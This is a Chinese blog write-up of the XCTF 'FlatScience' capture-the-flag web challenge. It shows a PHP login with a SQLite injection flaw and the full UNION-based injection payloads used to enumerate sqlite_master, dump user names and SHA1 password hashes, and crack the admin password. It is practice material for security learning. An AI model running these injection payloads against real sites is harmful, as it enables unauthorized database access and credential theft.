XCTF Web 记录（FlatScience）

原创

「已注销」 于 2021-03-08 15:43:20 发布 40 收藏 1

分类专栏： CTF 文章标签： 安全 sqlite3 php

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_45742511/article/details/114532122

版权

CTF 专栏收录该内容

14 篇文章 0 订阅

订阅专栏

前言

~~今天开始每日一题，周末不更。~~

FlatScience

进来以后，一串英文，翻译：

> 最佳论文
> 嘿！欢迎来到我的（部分未完成）oldskool网站！
> 我是Flux Horst教授。。“啊，”努夫说-你应该了解我！
> 这是我迄今为止写的一些著名论文。
> 也许你自己去看看？！
> 试试这个或者这个或者到这里来

然后三个可以点击的位置，进去后时pdf文件，查看页面源码也没什么有用的。

查看robots.txt看看有没有信息：

```
User-agent: *
Disallow: /login.php
Disallow: /admin.php
```

啊，进去看看。

login.php：

Login

Login Page, do not try to hax here plox!
ID:

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)

https://blog.csdn.net/qq_45742511

admin.php：

Admin-Panel

ID:
admin

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)

https://blog.csdn.net/qq_45742511

这里admin页面直接就有admin的ID，尝试弱口令，没用。

查看源码，给了条信息：

```
19
20 <h1>Admin-Panel</h1>
21
22 <!-- do not even try to bypass this -->
23 <form method="post">
24   ID:<br>
25   <input type="text" name="usr" value="admin">
26   <br><br>
27   Password:<br>
```

https://blog.csdn.net/qq_45742511

啥意思呢：

> 不要试图绕过这个

相当于给了个思路，尝试获得admin的密码。

既然这个页面有提示，login页面有没有呢？

```
34    <input type="submit" value="Submit">
35 </form>
36
37 <!-- TODO: Remove ?debug-Parameter! -->
38
39
40
41
```

意思是给一个debug变量参数，给他，得到了源码：

```php
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!").
"'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
```

这。。。。sql注入么。（user存在sql注入，而且闭合方式为'，这里password被sha1加密，并且拼接了 Salz!）

这里还要注意的是数据库为 SQLite ，注入方式与MySQL不同。

但是还是很好理解的。

sqlite数据库注入

那，开始注入：

判断回显位置：

```
usr=1' union select 1,2,3 --&pw=
```

报错：

Login Page, do not try to hax here plox!
ID:


Password:

Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, SELECTs to the left and right of UNION do not have the same number of result columns in **/var/www/html/login.php** on line **47**

https://blog.csdn.net/qq_45742511

列数不同，一般都是用相对多一点的列数测试，然后递减，最后发现：



回显位置在set-cookie，为什么在这里回显呢？

审计一下源码，不说了。

这里找到了回显位置，那么久正式开始：

先查询有哪些表：

```
usr=1' union select 1,group_concat(tbl_name) from sqlite_master where type='table'--&pw=
// Users
```

通过创建这个表的sql语句来得知这个表的结构：

```
usr=1' union select 1,group_concat(sql) from sqlite_master where tbl_name='Users'--&pw=
```

这里使用burpsuite进行重放，得到的数据使用了url编码，所以解码
（其实也就是符号进行了编码，看着别扭）。

CREATE+TABLE+Users%28id+int+primary+key%2Cname+varchar%28255%29%2Cpassword+varchar%28255%29%2Chint+varchar%28255%29%29

CREATE TABLE Users(id int primary key,name varchar(255),password varchar(255),hint varchar(255))

https://blog.csdn.net/qq_45742511

得到了4个字段：id 、name、password、hint。

依次查询这四个字段：

```
usr=1' union select 1,group_concat(id) from Users--&pw=
```

```
usr=1' union select 1,group_concat(name) from Users--&pw=
```

```
usr=1' union select 1,group_concat(password) from Users--&pw=
```

```
usr=1' union select 1,group_concat(hint) from Users--&pw=
```

最后结果为：

id	name	password	hint
1	admin	3fab54a50e770d830c0416df817567662a9dc85c	my fav word in my fav paper?!
2	fritze	54eae8935c90f467427f05e4ece82cf569f89507	my love is...?
3	hansi	34b0bb7c304949f9ff2fc101eef0f048be10d3bd	the password is password

https://blog.csdn.net/qq_45742511

我们一直admin用户存在，现在又知道了sha1加密后的密码，尝试解密：

> ThinJerboaSalz!
> 密码就是ThinJerboa

登录，获得flag。

但是，这貌似是非预期解。

预期解，不记录了（因为不会）。

参考：攻防世界-Web高手进阶区-FlatScience

师傅们tql！！！

总结

在主页面无果情况下，扫描目录，或者查看robots.txt，找有用信息。

学到了sqlite的注入。